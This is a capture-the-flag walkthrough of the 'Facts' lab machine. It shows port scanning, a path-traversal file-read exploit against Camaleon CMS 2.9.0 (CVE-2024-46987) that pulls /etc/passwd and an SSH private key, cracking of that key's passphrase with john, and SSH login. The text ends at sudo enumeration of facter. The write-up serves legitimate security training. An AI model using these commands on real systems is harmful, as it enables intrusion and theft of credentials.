Facts
7 minutes to read

sudo permissions to run command facter as root, which can be used to escalate privileges using a Ruby script- OS: Linux
- Difficulty: Easy
- IP Address: 10.129.33.130
- Release: 31 / 01 / 2026
Port scanning
# Nmap 7.98 scan initiated as: nmap -sC -sV -o nmap/targeted 10.129.33.130 -p 22,80,54321
Nmap scan report for 10.129.33.130
Host is up (0.041s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http    nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
54321/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189076C9A33EB67A
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 02 Feb 2026 15:14:21 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>189076C9A33EB67A</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   GenericLines, Help, RTSPRequest, SSLSessionReq:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 276
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 189076C5C630CAB9
|     X-Content-Type-Options: nosniff
|     X-Xss-Protection: 1; mode=block
|     Date: Mon, 02 Feb 2026 15:14:05 GMT
|     <?xml version="1.0" encoding="UTF-8"?>
|     <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>189076C5C630CAB9</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Vary: Origin
|     Date: Mon, 02 Feb 2026 15:14:05 GMT
|_    Content-Length: 0
|_http-title: Site doesn't have a title (application/xml).
|_http-server-header: MinIO
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done -- 1 IP address (1 host up) scanned in 33.15 seconds
This machine has ports 22 (SSH), 80 (HTTP) and 54321 open.
Enumeration

If we go to http://10.129.33.130, we will be redirected to http://facts.htb, so we need to enter facts.htb into /etc/hosts. We see this blog:

We can see that the blog is built with Camaleon CMS:

According to the documentation, we can go to /admin to access the admin panel. Let’s try to access it:

Here we see that we are allowed to register a new account. Let’s register one:
Once registered, we have access to our dashboard. We can see here that the version of Camaleon CMS is 2.9.0:

At this point, we can try to find vulnerabilities in Camaleon CMS 2.9.0. There are a few CVEs that apply to this version.
Local File Read
One of the vulnerabilities is CVE-2024-46987, which allows an authenticated user to download local files from the server (Local File Read). The vulnerability is triggered by the download_private_file endpoint and a file parameter:
$ curl 'facts.htb/admin/media/download_private_file?file=../../../etc/passwd' -H 'Cookie: _factsapp_session=Wq8grt9NAdX0T9RSKmO7VYopnnSsvRVNPhzOf%2BHAWd%2B50smUuJuc1FrcHrz2g3NNHY1SYESdXcLR4tJbecKIBmJ78cJmqQym7tWuYTi5W%2BjbmnIkVM%2F7MvWJY8t%2Bz%2Bd%2FFgFo3BHcbI85KXARsGPA6CUHw7FJahY1paJs4toFJlWSqDxi9L5twf2xjXoPdAjoGs%2F9ypaBmRN%2BpwXNdBxtNvbgNChdw7Hgqs7JsVZ%2FlKgb6bI9DZonJM2XlugcHJz1EXhbegkMN%2BpdUEStgiwSMTc9uVJb%2FVr5wcA%2B%2Fjy2WlKhj8QM%2BqD1cBMi8k9OzpwnZnmQHQB%2BiPz7vVmzR3oHbFpWvTZV%2BQB%2BLDcu4Wuf1HgZbVM5S6QshVSWuzs0Cb7inA%3D%3D--YYm2HOEZgsqqwpZh--X2I8dX71l5JP9fdOLbtg4Q%3D%3D; auth_token=gnPzzZSZ6IPmffeczeA3lg&Mozilla%2F5.0+%28Macintosh%3B+Intel+Mac+OS+X+10.15%3B+rv%3A147.0%29+Gecko%2F20100101+Firefox%2F147.0&10.10.16.167'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
Now, we can wrap the above command in a shell function in order to try other files:
$ function lfr() { curl "facts.htb/admin/media/download_private_file?file=../../..$1" -sH 'Cookie: _factsapp_session=Wq8grt9NAdX0T9RSKmO7VYopnnSsvRVNPhzOf%2BHAWd%2B50smUuJuc1FrcHrz2g3NNHY1SYESdXcLR4tJbecKIBmJ78cJmqQym7tWuYTi5W%2BjbmnIkVM%2F7MvWJY8t%2Bz%2Bd%2FFgFo3BHcbI85KXARsGPA6CUHw7FJahY1paJs4toFJlWSqDxi9L5twf2xjXoPdAjoGs%2F9ypaBmRN%2BpwXNdBxtNvbgNChdw7Hgqs7JsVZ%2FlKgb6bI9DZonJM2XlugcHJz1EXhbegkMN%2BpdUEStgiwSMTc9uVJb%2FVr5wcA%2B%2Fjy2WlKhj8QM%2BqD1cBMi8k9OzpwnZnmQHQB%2BiPz7vVmzR3oHbFpWvTZV%2BQB%2BLDcu4Wuf1HgZbVM5S6QshVSWuzs0Cb7inA%3D%3D--YYm2HOEZgsqqwpZh--X2I8dX71l5JP9fdOLbtg4Q%3D%3D; auth_token=gnPzzZSZ6IPmffeczeA3lg&Mozilla%2F5.0+%28Macintosh%3B+Intel+Mac+OS+X+10.15%3B+rv%3A147.0%29+Gecko%2F20100101+Firefox%2F147.0&10.10.16.167' }

$ lfr /etc/hosts
127.0.0.1 localhost facts.htb
127.0.1.1 facts

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
From /etc/passwd we know two low-privileged users: trivia and william. Luckily, we can find user.txt in the home directory of william:
$ lfr /home/william/user.txt
a128702721175f57df2d15129a5cdf97
Foothold
If we continue enumerating files, one of the things to test is to see if there are SSH private keys exposed. We can try to download the private key of william or for trivia. Nevertheless, if we try the typical id_rsa filename, we won’t get anything. Instead, we can try other filenames, such as id_ed25519, id_ecdsa, id_dsa… Eventually, we will find the private key of trivia:
$ lfr /home/trivia/.ssh/id_ed25519 | tee trivia_id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABCtWOMfQc
q5STg2S7TvhXXYAAAAGAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIFNyxyhywtTcSM6t
YAgwc49rRedop5hrms/Y852bKdjQAAAAoAFsN+qYi4xQutdmJeMoXy1CyDy4ev/xTqbXwB
CWHKikO2YGCsJlpF7aXWNRU3eD7j15K18KOqkJabhgAmMyxDHHdWl/92D10FbcPmCiA0z+
PGT0M5TIKqVbhciR90G/CzjYpL+OfMa2aZYbEqTgSEsz4fvxfNZHVyHMc7bbtKWcJsQgkN
rqfkrMr6L3dKdOH7aupZAk8PcDeX1K9bezBYU=
-----END OPENSSH PRIVATE KEY-----
Instead of guessing, we could have read authorized_keys and find out that ED25519 was used for SSH authentication:
$ lfr /home/trivia/.ssh/authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFNyxyhywtTcSM6tYAgwc49rRedop5hrms/Y852bKdjQ
If we try to access the machine via SSH using this private key, we will be prompted for a password, so the key is protected:
$ chmod 600 trivia_id_ed25519

$ ssh -i trivia_id_ed25519 trivia@facts.htb
Enter passphrase for key 'trivia_id_ed25519':
Using a tool called ssh2john, we can extract a hash from the private key in a format that john recognizes in order to try to crack it:
$ ssh2john trivia_id_ed25519
trivia_id_ed25519:$sshng$6$16$4241d9cbb99e8cb871ced345a16e8083$290$6f70656e7373682d6b65792d7631000000000a6165733235362d6374720000000662637279707400000018000000104241d9cbb99e8cb871ced345a16e80830000001800000001000000330000000b7373682d6564323535313900000020202eb7be7b34fba1ca425dda31fccb9808245e41c424b31d74983c3d13092589000000a04e3f34102906a264f71c2a97f0536a922a58a402760c2b4da66add6fc1a672c0138ef7ee493ec2d2b52d134523298ce7e16d7e285e475b920890b6d9d299745e4492043cc7e1d7c65f397f13dd5b66f5c65e576389076b0804e16e33a80ccfd897c62af7795ded385d3e784bc11f40cdb80e33508b804bfb77452eb0a467c4c1a73b7dd4457293ad0b974cd175c18bc5d272f5782bfb89d1f6a051888cf8c658$24$130

$ john --wordlist=$WORDLISTS/rockyou.txt <(ssh2john trivia_id_ed25519)
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (trivia_id_ed25519)
1g 0:00:04:59 DONE (2026-02-03 17:50) 0.003341g/s 10.69p/s 10.69c/s 10.69C/s fireman..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Nice, now we have access to the machine:
$ ssh -i trivia_id_ed25519 trivia@facts.htb
Enter passphrase for key 'trivia_id_ed25519':
trivia@facts:~$
System enumeration
A simple check for sudo permissions shows that trivia is allowed to run facter as root with no password:
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
Looking at the help panel of this command, we see an interesting --custom-dir option:
trivia@facts:~$ facter -h
Usage
=====

  facter [options] [query] [query] [...]

Options
=======
           [--color]                      Enable color output.
           [--no-color]                   Disable color output.
        -c [--config]                     The location of the config file.
           [--custom-dir]                 A directory to use for custom facts.
        -d [--debug]                      Enable debug output.
           [--external-dir]               A directory to use for external facts.
           [--hocon]                      Output in Hocon format.
        -j [--json]                       Output in JSON format.
        -l [--log-level]                  Set logging level. Supported levels are: none, trace, debug, info, warn, error, and fatal.
           [--no-block]                   Disable fact blocking.
           [--no-cache]                   Disable loading and refreshing facts from the cache
           [--no-custom-facts]            Disable custom facts.
           [--no-external-facts]          Disable external facts.
           [--no-ruby]                    Disable loading Ruby, facts requiring Ruby, and custom facts.
           [--trace]                      Enable backtraces for custom facts.
           [--verbose]                    Enable verbose (info) output.
           [--show-legacy]                Show legacy facts when querying all facts.
        -y [--yaml]                       Output in YAML format.
           [--strict]                     Enable more aggressive error reporting.
        -t [--timing]                     Show how much time it took to resolve each fact
           [--sequential]                 Resolve facts sequentially
           [--http-debug]                 Whether to write HTTP request and responses to stderr. This should never be used in production.
        -p [--puppet]                     Load the Puppet libraries, thus allowing Facter to load Puppet-specific facts.
        -v [--version]                    Print the version
           [--list-block-groups]          List block groups
           [--list-cache-groups]          List cache groups
        -h [--help]                       Help for all arguments
